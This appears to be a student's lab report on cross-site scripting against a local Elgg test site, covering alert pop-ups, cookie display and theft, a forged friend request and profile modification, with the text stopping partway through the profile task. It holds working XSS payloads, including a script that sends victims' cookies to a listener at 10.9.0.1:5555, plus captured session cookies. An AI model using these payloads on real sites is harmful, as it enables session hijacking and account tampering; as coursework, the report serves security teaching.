Assignment-03

Name : **Moghees Ahmad**
Roll No. **20F-0244**
Section : **7B**

XSS


- XSS
  - Task-01
    - Posting a Malicious Message to Display an Alert Window
  - Task-02
    - Posting a Malicious Message to Display Cookies
  - Task-03
    - Stealing Cookies from the Victim's Machine
  - Task-04
    - Becoming the Victim's Friend
  - Task-05
    - Modifying the Victim's Profile
  - Task-06
    - Writing a Self-Propagating XSS Worm
  - Task-07
    - Defeating XSS Attacks Using CSP
      - - Describe and explain your observations when you visit these websites.
      - - Click the button in the web pages from all the three websites, describe and explain your observations.
      - - Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and
      - - Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6
      - - Please explain why CSP can help prevent Cross-Site Scripting attacks.

Task-01

Posting a Malicious Message to Display an Alert Window⚓

- Logged in as Samy
- Wrote the script in "**Brief Description**".

<script>alert("Successful XSS");</script>




Edit profile

Display name: Samy

About me

Brief description: <script>alert("Successful XSS");</script>

- Now logged in as Alice and Opened Samy's Profile.
- You will get the alert.



www.seed-server.com says


Successful XSS

Task-02

Posting a Malicious Message to Display Cookies

- Logged in as Samy
- Wrote the script in "**Brief Description**".

<script>alert(document.cookie);</script>



Edit profile

Display name

Samy

About me


Public

Brief description

<script>alert(document.cookie);</script>

Public

- Now logged in as Alice and Opened Samy's Profile.
- You will get the alert containing cookie.



www.seed-server.com says


pvisitor=aa457107-d37a-4a75-afba-956e2fa8afd2; Elgg=l1t0hqjqfdtk9n14n89egdp2v1

Task-03

Stealing Cookies from the Victim’s Machine

- Logged in as Samy
- Wrote the script in "**Brief Description**".

<script>document.write("<img src=http://10.9.0.1:5555?c=" + document.cookie + “ >”); </script>



Edit profile

Display name: Samy


About me

Public

Brief description: <script>document.write('<img src=http://10.9.0.1:5555?c=' + document.cookie + ' >'); </script>

Public

- Now logged in as Alice and Opened Samy's Profile.
- You will get Alice's cookie.




```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.9.0.1] from (UNKNOWN) [10.100.9.188] 39930
GET /?c=pvisitor=aa457107-d37a-4a75-afba-956e2fa8afd2; HTTP/1.1
Host: 10.9.0.1:5555
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/5
37.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://www.seed-server.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

█
```

Task-04

Becoming the Victim's Friend⚓

- Logged in as Samy
- Wrote the script in "**About me**".

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59"  + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```



Edit profile

Display name: Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59"  + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
```


Public

Brief description

Public

Samy

- Now logged in as Alice and Opened Samy's Profile.
- Samy will be added to Alice's Friends.



Alice's friends

Samy

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

- In these lines the code is getting the victim's tokens for validation. Without these the attack wont be successful.


Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e.,
you cannot switch to the Text mode, can you still launch a successful attack?

- No, The attack wont be successful because the Editor mode will convert the symbols in unicode and js code will be treated as Text.

Task-05

Modifying the Victim’s Profile

- Logged in as Samy
- Edit Samy's profile and capture the request.




Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox
POST

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------49633828336814064502361164766
Content-Length: 2963
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=1tc6n681lih4nm4ginn8o69ifg
Upgrade-Insecure-Requests: 1

__elgg_token=GKpQRGAg3lR81Xg-t8A4tA&__elgg_ts=1701612570&name=Samy&description=&accesslevel[description]=2&b
```

- Write the script in "**About me**".

```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&briefdescription=Samy Is My Hero.";

//Construct the content of your url.
var content= token + ts + userName + desc + guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");

Ajax.send(content);
}
}
</script>
```



Edit profile

Display name

Samy

About me

